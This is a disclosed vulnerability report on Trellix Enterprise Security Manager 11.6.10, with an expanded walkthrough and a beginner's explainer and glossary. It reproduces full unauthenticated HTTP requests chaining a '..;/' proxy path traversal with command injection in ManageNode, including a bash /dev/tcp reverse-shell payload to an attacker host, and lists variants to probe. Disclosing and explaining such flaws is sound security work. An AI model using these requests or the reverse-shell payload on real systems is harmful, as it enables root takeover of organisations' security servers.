Unauthenticated Path Traversal and Command Injection in Trellix Enterprise Security Manager 11.6.10
The ESM's AJP proxy configuration allowed unauthenticated access to internal API endpoints via a path traversal sequence, and the ManageNode endpoint was vulnerable to command injection in the name parameter. An attacker could execute arbitrary commands as root, leading to full system compromise.

- Triaged in 4 days
- Fixed in 27 days
- Disclosed after 2 months
Summary by the researcher
A critical unauthenticated path traversal and command injection vulnerability was identified in Trellix Enterprise Security Manager (ESM) 11.6.10. The ESM's AJP configuration (ProxyPass /rs ajp://localhost:8009/rs) allows unauthorized access to internal API endpoints by exploiting a ..;/ path traversal sequence, bypassing directory restrictions. The /Snowservice/SnowflexAdminServices/ManageNode endpoint is further vulnerable to command injection in the name parameter, allowing remote code execution as root. This vulnerability permits full system compromise via a reverse shell.
Tested on version 11.6.10. Other versions may be affected.
The report
Product: Trellix Enterprise Security Manager (ESM)
Version Tested: 11.6.10
Source: Publicly available trial version from Trellix Trials — "Trellix Enterprise Security Manager, Event Receiver & Log Manager VM for SIEM v11.6.10."
Potentially Affected Versions: Latest version could also be vulnerable
Vulnerability Type: Path Traversal, Command Injection
Severity: Critical
Summary:
A critical vulnerability in Trellix Enterprise Security Manager (ESM) version 11.6.10 allows unauthenticated access to the internal Snowservice API and enables remote code execution through command injection, executed as the root user. This vulnerability results from multiple flaws in the application's design and configuration, including improper handling of path traversal, insecure forwarding to an AJP backend without adequate validation, and lack of authentication for accessing internal API endpoints.
The root cause lies in the way the ESM forwards requests to the AJP service using ProxyPass, specifically configured as:
ProxyPass /rs ajp://localhost:8009/rs
This configuration permits unintended external access to internal paths by leveraging the ..;/ traversal sequence, which bypasses typical directory restrictions. This technique is further explained in Breaking Parser Logic: Take Your Path Normalization Off and Pop 0days Out by Orange Tsai at Black Hat USA 2018 (source). The ..;/ sequence bypasses common path validation checks, making it possible to access restricted internal APIs. Combined with command injection vulnerabilities, this leads to a critical security risk.
Product reports - releases affected:
Wherever possible, please test against the latest released version.
- Tested on Trellix Enterprise Security Manager version 11.6.10 (Linux)
- Other versions may also be affected (please verify)
Website reports - browsers verified in:
Please provide the full URL.
- Tested via HTTP requests (no specific browser required)
Steps to reproduce:
- Access the
/rs/..;/Snowservice/SnowflexAdminServices/CreateNodeendpoint without authentication to confirm unauthenticated access. - Submit a request to the
CreateNodeendpoint to verify unauthorized path traversal access to the internal API. - Exploit command injection via the
ManageNodeendpoint to execute commands with root privileges.
Step 1: Unauthenticated API Access via Path Traversal
The following request demonstrates unauthenticated access to the internal API:
Request Example:
POST /rs/..;/Snowservice/SnowflexAdminServices/CreateNode HTTP/1.0
Host: [ESM IP]
Accept: application/json
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.59 Safari/537.36
Content-Length: 118

{
    "serverName": "test132",
    "ip": "127.0.0.1",
    "port": "1212",
    "peerPort": "1210"
}
Step 2: Remote Code Execution via Command Injection with Root Privileges
The following command injection payload in the name parameter provides remote root access:
Request Example:
POST /rs/..;/Snowservice/SnowflexAdminServices/ManageNode HTTP/1.0
Host: [ESM IP]
Accept: application/json
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.59 Safari/537.36
Content-Length: 186

{
    "serverName": "test132",
    "processes": [
        {
            "name": "`bash -i >& /dev/tcp/[Attacker IP]/2137 0>&1`",
            "signal": "Restart"
        }
    ]
}
This payload opens a reverse shell to the attacker’s machine, providing root access and full control over the system.
Supporting material/references:

- Screenshot 1: screenshot.png - This screenshot shows the HTTP request used to exploit the command injection vulnerability and the reverse shell connection received by the attacker.
- Screenshot 2: screenshot2.png - This screenshot displays the process list on the compromised system, showing the injected command being executed as root. It also shows the whole command executed.
Impact
Exploiting this vulnerability allows an attacker to:
- Gain unauthenticated access to internal API endpoints through path traversal.
- Execute arbitrary commands as root, compromising the system entirely.
The impact of this vulnerability is rated Critical due to the combination of unauthenticated path traversal, insecure proxy forwarding, and command injection.
Recommendations
-
Secure AJP Proxy Configuration
- Review and restrict
ProxyPassconfigurations. Ensure that internal paths are only accessible from trusted sources and prevent external access. - Avoid using ambiguous path traversal characters like
..;/by implementing additional path validation for all forwarded requests.
- Review and restrict
-
Path Validation and Access Control
- Implement robust path validation to reject sequences like
..;/that enable unauthorized access. - Ensure access controls are in place for internal APIs, blocking all unauthorized users and enforcing authentication.
- Implement robust path validation to reject sequences like
-
Command Injection Prevention
- Enforce strict input sanitization, especially for sensitive parameters like
name. Reject special characters and command syntax in user inputs. - Implement whitelisting of acceptable commands and arguments to prevent arbitrary code execution.
- Enforce strict input sanitization, especially for sensitive parameters like
-
Principle of Least Privilege
- Avoid running the service as root to reduce potential damage if an exploit occurs.
Impact Summary
This vulnerability in Trellix ESM 11.6.10 allows unauthenticated access to an internal API through path traversal enabled by insecure AJP forwarding and lacks input validation, permitting command injection with root execution. Confirmed on the publicly available trial version, this vulnerability likely affects other versions and requires urgent remediation.
Note to Vendor
It is recommended that Trellix verify which versions of the software are affected by this vulnerability. This issue may not be limited to version 11.6.10 and could impact previous versions as well. A thorough review of historical versions is advised to assess the scope of this vulnerability and ensure proper patching across affected releases.
Thank you for reviewing this report. I am available for any further questions or additional information.
Best Regards,
Rafal Gill (r4v)
Attachments

Context
Trellix Enterprise Security Manager (ESM) is a SIEM product. The researcher tested version 11.6.10 on Linux, obtained as a publicly available trial VM from the Trellix Trials download page, described there as "Trellix Enterprise Security Manager, Event Receiver & Log Manager VM for SIEM v11.6.10."
The component at the centre of the report is the ESM's internal Snowservice API, which sits behind an AJP backend. The front end forwards requests to that backend with an Apache ProxyPass directive, and the researcher's argument is that this forwarding, combined with how the backend normalises paths, exposes internal endpoints to unauthenticated external clients. One of those endpoints, ManageNode, takes a process name and a signal, and the researcher found that the name value reaches a shell.
The report is rated Critical, with a CVSS score of 10.0, and combines two weakness classes: path traversal and OS command injection.
Setup
No accounts, roles or special tooling are required. The researcher states that the issue was tested via plain HTTP requests, with no specific browser needed.
The version tested is 11.6.10. The researcher notes that other versions may be affected and that the latest version could also be vulnerable, but does not verify this. The vendor is asked to determine the affected version range.
Finding it
The starting point is the AJP proxy configuration, which the report quotes as:
ProxyPass /rs ajp://localhost:8009/rs
This maps the external /rs prefix onto the AJP service listening on localhost port 8009. The researcher's observation is that the ..;/ sequence bypasses typical directory restrictions, allowing access to internal paths outside /rs. The technique is credited to Orange Tsai's Black Hat USA 2018 talk, Breaking Parser Logic: Take Your Path Normalization Off and Pop 0days Out.
Using that sequence, the internal Snowservice API becomes reachable from outside without authentication. The researcher identified CreateNode as a way to confirm the traversal and ManageNode as the endpoint where the name parameter is passed into a command, executed as root.
Exploitation
The report lays out three steps: confirm unauthenticated access to CreateNode, submit a request to it to verify the traversal into the internal API, then exploit command injection through ManageNode to run commands as root.
Step 1: Unauthenticated API access via path traversal
The following request demonstrates unauthenticated access to the internal API:
POST /rs/..;/Snowservice/SnowflexAdminServices/CreateNode HTTP/1.0
Host: [ESM IP]
Accept: application/json
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.59 Safari/537.36
Content-Length: 118

{
    "serverName": "test132",
    "ip": "[redacted]",
    "port": "1212",
    "peerPort": "1210"
}
The path begins with /rs, which matches the ProxyPass prefix, then uses ..;/ to step out of that prefix before naming the internal Snowservice/SnowflexAdminServices/CreateNode endpoint. No authentication material is sent. The JSON body supplies a node name and connection details: serverName is test132, ip is [redacted], and the ports are 1212 and 1210. The report does not include the response to this request; the point it establishes is that the internal endpoint answers an unauthenticated external caller at all.
Step 2: Remote code execution via command injection with root privileges
The following command injection payload in the name parameter provides remote root access:
POST /rs/..;/Snowservice/SnowflexAdminServices/ManageNode HTTP/1.0
Host: [ESM IP]
Accept: application/json
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.59 Safari/537.36
Content-Length: 186

{
    "serverName": "test132",
    "processes": [
        {
            "name": "`bash -i >& /dev/tcp/[Attacker IP]/2137 0>&1`",
            "signal": "Restart"
        }
    ]
}
The request reuses the same traversal prefix to reach ManageNode. The body names the node test132 and passes a processes array with a single entry. The name field contains a backtick-delimited command substitution: an interactive bash shell whose stdin, stdout and stderr are redirected over TCP to the attacker's host on port 2137. The signal value is Restart. Because the value is interpolated into a shell command on the server, the substitution runs when the process is handled, and the shell connects back to the attacker.
The researcher reports that this payload opens a reverse shell to the attacker's machine, providing root access and full control over the system.
Screenshot 1 shows the HTTP request used to exploit the command injection and the reverse shell connection received by the attacker.
Screenshot 2 shows the process list on the compromised system, with the injected command executing as root, and the whole command as executed.
Root cause
Three design and configuration problems combine.
- Proxy forwarding without adequate validation. The
ProxyPass /rs ajp://localhost:8009/rsmapping exposes the AJP backend to external requests, and the front end does not reject the..;/sequence. The..;/sequence bypasses typical directory restrictions, so a request that should stay within/rsreaches internal paths. The report describes this as insecure forwarding to an AJP backend without adequate validation. - No authentication on internal API endpoints. The
SnowserviceAPI endpoints lack authentication. Once the traversal reaches it,CreateNodeandManageNodeaccept unauthenticated callers. - Command injection in the
nameparameter. Thenamevalue inManageNodeis vulnerable to command injection, so the injected command is executed. The injected command executes with root privileges.
The report frames the root cause as the combination of improper path traversal handling, insecure AJP forwarding and missing authentication on internal endpoints, with the missing input validation on name turning reachability into code execution.
Impact
An unauthenticated attacker who can reach the ESM web interface can access internal API endpoints through the path traversal and execute arbitrary commands as root, compromising the system entirely. The researcher rates the impact Critical because unauthenticated traversal, insecure proxy forwarding and command injection are chained together.
The report confirms the issue on the publicly available trial version and states that it likely affects other versions, including possibly the latest, but this is not verified. The vendor is asked to review historical versions to establish the full scope.
Fix
The report gives recommendations rather than a record of a vendor change.
- Secure the AJP proxy configuration. Review and restrict
ProxyPassdirectives so internal paths are reachable only from trusted sources, and add path validation for all forwarded requests so ambiguous sequences such as..;/cannot be used. - Validate paths and enforce access control. Reject traversal sequences like
..;/, and require authentication on internal APIs so unauthorised users are blocked. - Prevent command injection. Sanitise input strictly, especially sensitive parameters such as
name, rejecting special characters and command syntax, and whitelist acceptable commands and arguments. - Apply least privilege. Do not run the service as root, so that a successful exploit causes less damage.
Variants to test
- Other
Snowserviceendpoints behind the same proxy. Send an unauthenticated request to a sibling path using the same/rs/..;/Snowservice/...form. A positive result is a JSON or other application response from an internal endpoint rather than a 404 or an authentication challenge. - Other traversal encodings against the same
ProxyPass. Try equivalent sequences that front-end and backend may normalise differently. A positive result is reaching a path outside/rsthat the front end should not expose. - Other parameters on
ManageNodeandCreateNode. Test fields other thannamewith shell metacharacters such as backticks,$()and;. A positive result is command execution or an error that shows the value reaching a shell. - Other versions of the product. Run the same two requests against other ESM releases, including the latest. A positive result is the same unauthenticated traversal and command execution, which would extend the affected range beyond 11.6.10.
- Privilege of the executing process. On a test instance, run an injected command that reports the current user. A positive result is
root, confirming the service runs with full privileges.
What happened, in plain words
A security researcher found a way to take full control of a Trellix Enterprise Security Manager (ESM) server without logging in at all. ESM is a product that companies use to collect and watch security logs from their whole network, so it is a high-value machine to compromise. The researcher tested version 11.6.10 on Linux, downloaded as a free trial virtual machine from Trellix's own trial download page, where it is described as "Trellix Enterprise Security Manager, Event Receiver & Log Manager VM for SIEM v11.6.10."
Two problems combine. First, the web server in front of ESM can be tricked into passing a request to an internal part of the product that should never be reachable from outside, using a special path containing ..;/. Second, one of those internal functions takes a process name from the request and hands it to the operating system's command shell, so the researcher could make the server run any command they liked, as the all-powerful root user. The result is a reverse shell: the server itself opens a connection back to the researcher's machine and gives them a command prompt.
The report is rated Critical, with a CVSS score of 10.0, the maximum. CVSS is a standard scoring system for how severe a security flaw is. The report combines two weakness classes: path traversal and OS command injection. Both are explained as they come up below.
The product and the piece that matters
ESM is a SIEM product. SIEM stands for Security Information and Event Management: software that gathers logs and events from many machines, stores them, and lets security staff search and alert on them. Think of it as the central CCTV room of a building, where every camera in every corridor feeds into one wall of screens.
The component at the centre of the report is the ESM's internal Snowservice API. An API (Application Programming Interface) is a set of addresses on a server that programs talk to, rather than pages meant for a human to look at in a browser. When you click a button in a web app, the page usually sends a request to an API behind the scenes, and the API does the work and answers with data. Snowservice is one such internal API inside ESM.
That API sits behind an AJP backend. AJP (Apache JServ Protocol) is a compact protocol that a front-end web server uses to talk to a Java application server behind it. The front end is the doorman that visitors reach; the AJP backend is the office behind the doorman. The front end forwards requests to the backend with an Apache ProxyPass directive. A directive is a line of configuration. ProxyPass tells the web server: when a request arrives with this prefix, do not handle it yourself, pass it on to this other address.
The researcher's argument is that this forwarding, combined with how the backend tidies up (normalises) paths, exposes internal endpoints to unauthenticated external clients. An endpoint is one specific address in an API that performs one specific action. Unauthenticated means the caller has not logged in and presents no credentials at all.
One of those endpoints, ManageNode, takes a process name and a signal. A process is a running program on the machine. A signal is a short instruction sent to a process, such as "restart". The researcher found that the name value reaches a shell. A shell is the program on a server that reads text commands and runs them; if you can put your own text into a shell command, you can usually run your own commands.
Setup
No accounts, roles or special tooling are required. The researcher states that the issue was tested via plain HTTP requests, with no specific browser needed. HTTP is the language browsers and servers use to exchange requests and responses; a plain HTTP request is just a block of text sent to the server, and you can send one with a tool instead of a browser.
The version tested is 11.6.10. The researcher notes that other versions may be affected and that the latest version could also be vulnerable, but does not verify this. The vendor is asked to determine the affected version range.
Finding it
The starting point is the AJP proxy configuration, which the report quotes as:
ProxyPass /rs ajp://localhost:8009/rs
Line by line:
ProxyPassis the Apache directive that sets up forwarding./rsis the prefix on the public side. Any request whose path starts with/rsis caught by this rule.ajp://localhost:8009/rsis the destination.ajp://says to speak the AJP protocol;localhostmeans the same machine the web server is running on;8009is the port the AJP service listens on; and/rsis the prefix the request keeps on the backend side.
In everyday terms: the front desk is told that anything addressed to "department /rs" should be walked down the corridor to room 8009, still labelled /rs. The intent is that only the /rs part of the building is reachable from the street.
The researcher's observation is that the path normalisation performed on the front end and the interpretation performed by the AJP backend disagree. Normalisation is the tidying-up step where a server resolves things like . (this folder) and .. (the folder above) so it knows which file or endpoint is really meant. If two components tidy up differently, a request can look harmless to the doorman and mean something else to the office. A request containing the sequence ..;/ passes the front-end checks but is resolved by the backend as a traversal out of /rs and into sibling paths.
Path traversal is the weakness class where a crafted path escapes the folder or prefix it is supposed to stay inside, the way someone might write "../" on a form to try to reach a file in a different drawer. The ..;/ sequence bypasses typical directory restrictions, letting a crafted path escape the prefix it should stay inside. The technique is credited to Orange Tsai's Black Hat USA 2018 talk, Breaking Parser Logic: Take Your Path Normalization Off and Pop 0days Out. Black Hat is a well-known security conference; the talk's point is that when two programs parse the same text by different rules, the gap between the rules can be abused.
Using that sequence, the internal Snowservice API becomes reachable from outside without authentication. The researcher identified CreateNode as a way to confirm the traversal and ManageNode as the endpoint where the name parameter is passed into a command, executed as root. root is the built-in administrator account on Linux with permission to do anything on the machine.
Exploitation
The report lays out three steps: confirm unauthenticated access to CreateNode, submit a request to it to verify the traversal into the internal API, then exploit command injection through ManageNode to run commands as root.
Step 1: Unauthenticated API access via path traversal
The following request demonstrates unauthenticated access to the internal API:
POST /rs/..;/Snowservice/SnowflexAdminServices/CreateNode HTTP/1.0
Host: [ESM IP]
Accept: application/json
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.59 Safari/537.36
Content-Length: 118

{
    "serverName": "test132",
    "ip": "[redacted]",
    "port": "1212",
    "peerPort": "1210"
}
Line by line:
POSTis the HTTP method, the verb of the request. POST means "here is some data, act on it"./rs/..;/Snowservice/SnowflexAdminServices/CreateNodeis the path. It begins with/rs, which matches theProxyPassprefix, so the front end forwards it. Then..;/steps out of that prefix. ThenSnowservice/SnowflexAdminServices/CreateNodenames the internal endpoint the researcher actually wants to reach.HTTP/1.0is the version of the HTTP protocol used for the request.Host: [ESM IP]tells the server which address the request was aimed at. The actual address is replaced here with a placeholder.Accept: application/jsonsays the client would like the answer in JSON. JSON is a plain-text format for structured data, made of names and values in curly braces.Content-Type: application/jsonsays the body of the request is JSON.User-Agent: ...identifies the client software. Here it is a Chrome browser string, but the researcher notes no browser was actually needed.Content-Length: 118says the body is 118 bytes long, so the server knows where the body ends.- The blank line separates the headers (the labelled lines above) from the body.
- The body is a JSON object with four fields:
serverNameistest132,ipis[redacted](the loopback address, meaning "this machine"), and the ports are1212and1210.
No authentication material is sent. Authentication material means anything that proves who you are, such as a session cookie (a small piece of data a site gives your browser after login so it recognises you on later requests) or a token (a similar pass presented in a header). There is none here: no cookie header, no token, no password. The point of this step is to show that the internal endpoint answers an unauthenticated external caller at all. The report does not include the response to this request.
Step 2: Remote code execution via command injection with root privileges
The following command injection payload in the name parameter provides remote root access:
POST /rs/..;/Snowservice/SnowflexAdminServices/ManageNode HTTP/1.0
Host: [ESM IP]
Accept: application/json
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.59 Safari/537.36
Content-Length: 186

{
    "serverName": "test132",
    "processes": [
        {
            "name": "`bash -i >& /dev/tcp/[Attacker IP]/2137 0>&1`",
            "signal": "Restart"
        }
    ]
}
Line by line:
- The request line and headers are the same shape as in step 1. The path again starts with
/rs, uses..;/to step out, and this time namesSnowservice/SnowflexAdminServices/ManageNode. Content-Length: 186says this body is 186 bytes long.- The body names the node
test132and passes aprocessesarray with a single entry. An array is a list in JSON, written with square brackets. - Inside that entry,
nameholds the payload andsignalisRestart, meaning the server is being asked to restart the named process. - The payload itself is wrapped in backticks. In a shell, backticks mean "run what is inside first, and put its output here". So if the server builds a command line that includes this
namevalue, the shell will run the backticked text as a command of its own. bash -istarts an interactive bash shell. Bash is a common Linux shell;-imeans interactive, a shell that accepts typed commands.>& /dev/tcp/[Attacker IP]/2137redirects the shell's output to a network connection./dev/tcp/...is a special path in bash that opens a TCP connection to the given address and port instead of a file. TCP is the basic network protocol that carries connections like this.0>&1makes the shell's input (file descriptor 0) come from the same place as its output (file descriptor 1), so both directions of the conversation travel over that one connection.- The result is a reverse shell: instead of the researcher connecting to the server, the server connects out to the researcher's machine on port 2137 and hands over a shell prompt.
The everyday comparison is a form that asks for a name and then shouts "Hello, [name]!" through a loudspeaker: harmless if the name is "Alice", but if someone writes a name that includes an instruction to the person with the loudspeaker, that instruction gets followed too. Here the name value is interpolated into a shell command on the server, so the substitution runs when the process is handled, and the shell connects back to the attacker.
The researcher reports that this payload opens a reverse shell to the attacker's machine, providing root access and full control over the system.
Screenshot 1 shows the HTTP request used to exploit the command injection and the reverse shell connection received by the attacker.
Screenshot 2 shows the process list on the compromised system, with the injected command executing as root, and the whole command as executed.
Root cause
Three design and configuration problems combine.
- Proxy forwarding without adequate validation. The
ProxyPass /rs ajp://localhost:8009/rsmapping exposes the AJP backend to external requests, and the front end does not reject the..;/sequence. The front end and the AJP backend normalise the path differently, so a request that looks confined to/rsto one component is resolved as a traversal by the other. The report describes this as insecure forwarding to an AJP backend without adequate validation. - No authentication on internal API endpoints. The
SnowserviceAPI endpoints lack authentication. Once the traversal reaches it,CreateNodeandManageNodeaccept unauthenticated callers. The reasoning is like a staff-only door with no lock because only staff are supposed to know it exists; once a visitor finds the door, nothing stops them walking through. - Command injection in the
nameparameter. Thenamevalue inManageNodeis vulnerable to command injection, so the injected command is executed. Sanitisation means cleaning input so that dangerous characters lose their special meaning. The injected command executes with root privileges.
The report frames the root cause as the combination of improper path traversal handling, insecure AJP forwarding and missing authentication on internal endpoints, with the missing input validation on name turning reachability into code execution.
Impact
An unauthenticated attacker who can reach the ESM web interface can access internal API endpoints through the path traversal and execute arbitrary commands as root, compromising the system entirely. Arbitrary commands means any command at all, chosen by the attacker. The researcher rates the impact Critical because unauthenticated traversal, insecure proxy forwarding and command injection are chained together: each one alone would be serious, and together they give a stranger full control of a security monitoring server.
The report confirms the issue on the publicly available trial version and states that it likely affects other versions, including possibly the latest, but this is not verified. The vendor is asked to review historical versions to establish the full scope.
Fix
The report gives recommendations rather than a record of a vendor change.
- Secure the AJP proxy configuration. Review and restrict
ProxyPassdirectives so internal paths are reachable only from trusted sources, and add path validation for all forwarded requests so ambiguous sequences such as..;/cannot be used. - Validate paths and enforce access control. Reject traversal sequences like
..;/, and require authentication on internal APIs so unauthorised users are blocked. - Prevent command injection. Sanitise input strictly, especially sensitive parameters such as
name, rejecting special characters and command syntax, and whitelist acceptable commands and arguments. A whitelist is a list of things that are allowed, with everything else refused. - Apply least privilege. Do not run the service as root, so that a successful exploit causes less damage. Least privilege means giving each program only the permissions it actually needs, the way a hotel cleaner gets a key to the rooms they clean, not a master key to the whole building.
Variants to test
- Other
Snowserviceendpoints behind the same proxy. Send an unauthenticated request to a sibling path using the same/rs/..;/Snowservice/...form. A positive result is a JSON or other application response from an internal endpoint rather than a 404 or an authentication challenge. A 404 is the standard "not found" answer; an authentication challenge is a prompt or refusal asking you to log in. - Other traversal encodings against the same
ProxyPass. Try equivalent sequences that front-end and backend may normalise differently. A positive result is reaching a path outside/rsthat the front end should not expose. - Other parameters on
ManageNodeandCreateNode. Test fields other thannamewith shell metacharacters such as backticks,$()and;. Metacharacters are characters that have a special meaning to a shell rather than being taken literally. A positive result is command execution or an error that shows the value reaching a shell. - Other versions of the product. Run the same two requests against other ESM releases, including the latest. A positive result is the same unauthenticated traversal and command execution, which would extend the affected range beyond 11.6.10.
- Privilege of the executing process. On a test instance, run an injected command that reports the current user. A positive result is
root, confirming the service runs with full privileges.
Glossary
- AJP (Apache JServ Protocol): a compact protocol a front-end web server uses to talk to a Java application server behind it.
- API (Application Programming Interface): a set of addresses on a server that programs talk to, rather than pages for a human to read.
- Array: a list of values in JSON, written with square brackets.
- Authentication: proving who you are, usually with a password, cookie or token.
- Backtick: the ` character; in a shell it means "run the text inside first and put its output here".
- Bash: a common Linux shell, the program that reads and runs typed commands.
- Black Hat: a well-known security conference.
- Content-Length: an HTTP header stating how many bytes long the request body is.
- Content-Type: an HTTP header stating what format the request body is in.
- Cookie: a small piece of data a site gives your browser after login so it recognises you on later requests.
- Critical: the highest severity rating in the report's scale.
- CVSS: a standard scoring system for the severity of a security flaw; 10.0 is the maximum.
- Directive: a line of configuration for a server such as Apache.
- Endpoint: one specific address in an API that performs one specific action.
- ESM (Enterprise Security Manager): Trellix's SIEM product, the software tested here.
- File descriptor: a number the operating system uses to refer to an open input or output; 0 is input, 1 is output.
- Header: a labelled line at the top of an HTTP request or response carrying metadata such as the host or content type.
- Host: the HTTP header naming the address the request was aimed at.
- HTTP: the language browsers and servers use to exchange requests and responses.
- JSON: a plain-text format for structured data, made of names and values in curly braces.
- Least privilege: giving each program only the permissions it actually needs.
- Localhost: the name for the same machine a program is running on.
- Loopback address:
[redacted], the address meaning "this machine". - Metacharacter: a character with a special meaning to a shell rather than a literal one, such as a backtick or semicolon.
- Normalisation: a server's tidying-up of a path, resolving
.and.., to work out which file or endpoint is really meant. - Path traversal: a weakness where a crafted path escapes the folder or prefix it is supposed to stay inside.
- Payload: the part of an attack that carries the actual malicious content.
- Port: a numbered channel on a machine that a particular service listens on.
- POST: an HTTP method meaning "here is some data, act on it".
- Process: a running program on a machine.
- ProxyPass: an Apache directive that forwards requests with a given prefix to another address.
- Reverse shell: a shell where the compromised server connects out to the attacker and hands over a command prompt.
- Root: the built-in Linux administrator account with permission to do anything on the machine.
- Sanitisation: cleaning input so dangerous characters lose their special meaning.
- Shell: the program on a server that reads text commands and runs them.
- SIEM (Security Information and Event Management): software that gathers logs and events from many machines and lets staff search and alert on them.
- Signal: a short instruction sent to a process, such as restart.
- TCP: the basic network protocol that carries connections such as this one.
- Token: a piece of data presented with a request to prove identity or permission.
- Unauthenticated: not logged in and presenting no credentials at all.
- User-Agent: an HTTP header identifying the client software making the request.
- Whitelist: a list of things that are allowed, with everything else refused.
- 404: the standard HTTP answer meaning "not found".


